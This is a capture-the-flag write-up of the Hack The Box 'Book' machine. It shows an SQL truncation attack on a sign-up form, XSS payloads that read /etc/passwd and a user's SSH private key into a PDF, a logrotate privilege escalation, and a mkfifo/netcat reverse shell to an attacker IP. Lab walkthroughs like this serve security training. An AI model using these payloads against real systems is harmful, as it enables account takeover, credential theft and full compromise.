
Information
| Column | Details |
|---|---|
| Name | Book |
| Points | 30 |
| Difficulty | Medium |
| Creator | MrR3boot |
| Out On | 22 feb 2020 |
Summary
- Attacking the Sign up page using
Sql Truncate - Altering the admin Password
- Getting the ssh private keys using the
XSS to LFI - User.txt
- Attacking the logrotate service which is running as root
- Root.txt
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
nmap -sC -sV -T4 -p- book.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-02 13:39 WIT
Nmap scan report for book.htb (10.10.10.176)
Host is up (0.66s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
|   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
|_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 802.25 seconds
Nmap reveals Two ports opened currently
80 - Http22 - ssh
Port 80
There is a webpage on Port 80

I simply tried to sign in with admin admin but it was not that easy
i tried to look at view page-sorce And found an interesting thing

The Name field is limited to 10 characters and email is limited to 20 characters
I Researched about it and got a hint also from htb-forum and the final mixture was Sql Truncate Attack
And found a Related blog post about the attack.
I used Burp Suite for better exploitation
Sql Truncate
i Fired up the burp and captured the sign up request with name : admin email : admin@book.htb password : admin

Captured the following request
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /index.php HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://book.htb
DNT: 1
Connection: close
Cookie: PHPSESSID=riidlrs212ts68esrd5gg501nh
Upgrade-Insecure-Requests: 1

name=admin&email=admin%40book.htb&password=admin
Attack Explaination
So, According to the attack we have to exceed the character over the limit where name parameter should 10 char long and email parameter should 20 char long.We have to fill the parameter with parameter and some spaces and it should end with a character.
Lets try to change the parameter name=admin a email=admin%40book.htb a and sending it
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /index.php HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://book.htb
DNT: 1
Connection: close
Cookie: PHPSESSID=riidlrs212ts68esrd5gg501nh
Upgrade-Insecure-Requests: 1

name=admin      a&email=admin%40book.htb      a&password=admin
Got the following response
1
2
3
4
5
6
7
8
9
10
HTTP/1.1 302 Found
Date: Mon, 02 Mar 2020 14:48:25 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
And if we try to login on the sign in using admin@book.htb admin

My dirb gives me a /admin page also And i can also login there using the admin@book.htb admin

Xss To Lfi

After some enumeration i see on the http://book.htb/admin/collections.php there is an option to download the books submitted by the users.

Here users can submit their books on http://book.htb/collections.php
And here the admin can check them on http://book.htb/admin/collections.php
So i tried to upload a sample book 
And download the pdf on the Collection http://book.htb/admin/collections.php

You can see that the author and book name is reflecting in the pdf
After some research i came to know about the Xss to Lfi because the data we are providing is got reflecting in the pdf we can extract the local files.
Noob-ninja provided a very good Bolg-Lfi using xss on this.
Its was my xss payload
1
<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send();</script>
Uploaded the payload in both the book and author name and select any file to upload

And if u download the file on the admin panel on http://book.htb/admin/collections.php?type=collections
we got the pdf got downloaded with the /etc/passwd contents in it

And we got the valid user from passwd file it was reader
Now we can extract the /home/reader/.ssh/id_rsa like we did with /etc/passwd
Xss payload
1
<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open("GET","file:///home/reader/.ssh/id_rsa");x.send();</script>
Pdf Content 
I got succeed But the id_rsa conents is half choped in pdf
I resolve the issue with opening it with Chrome Browser
And Login in using id_rsa as reader
User.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌─[root@parrot]─[/home/prashant/Desktop/everything_is_here/hackthebox/machines/book]
└──╼ $ssh -i id_rsa.txt reader@book.htb
The authenticity of host 'book.htb (10.10.10.176)' can't be established.
ECDSA key fingerprint is SHA256:QRw8pCXg7E8d9sWI+0Z9nZxClJiq9/eAeT/9wUfoQQk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'book.htb' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar  2 15:30:16 UTC 2020

  System load:  0.28               Processes:            194
  Usage of /:   27.1% of 19.56GB   Users logged in:      1
  Memory usage: 39%                IP address for ens33: 10.10.10.176
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Mar  2 15:22:59 2020 from 10.10.14.20
reader@book:~$ cat user.txt
51c1d4----------------------8f95bc
reader@book:~$
After some time i ran pspy and get to know that the logrotate service is running as root Searching on internet i got an exploit on github https://github.com/whotwagner/logrotten
And download the logrotten on my machine as zip and transfered it to book using scp
And confrmed it by the logs in /home/reader/backups/access.log
1
scp  -i id_rsa.txt logrotten-master.zip  reader@10.10.10.176:/tmp/
And transfered netcat too
1
2
3
┌─[root@parrot]─[/home/prashant]
└──╼ $scp  -i id_rsa.txt nc  reader@10.10.10.176:/tmp/nc
nc                                                                                      100%   35KB  52.3KB/s   00:00
The logs are /home/reader/backups/access.log
And compiled the logrotten.c using gcc
gcc -o logrotten logrotten.c
Make a payload file which will contain the revserse shell
1
2
reader@book:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|/tmp/nc 10.10.15.152 1234 >/tmp/f
> " >> payload
Now the final step running the logrotten
1
2
reader@book:~$ ./logrotate -p ./payload backups/access.log
Waiting for rotating backups/access.log...
If we try to write into the access.log the log is got rotated
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
reader@book:~/backups$ echo "hello" >> access.log
- Note –
Have to try multiple times to run the run the logrotten and write into the access.log
After some tries i got the shell on my netcat listner
1
2
3
4
5
6
7
┌─[✗]─[root@parrot]─[/home/prashant]
└──╼ $nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.15.152] from (UNKNOWN) [10.10.10.176] 50008
# cat /root/root.txt
84da9--------------------0dd89714
#
And we got root
Thanks for reading a single feedback will be appreciated !!!
If you want to get notified as soon as i upload something new to my
blogSo just click on the bell icon you are seeing on the right side – > and allow pushnotification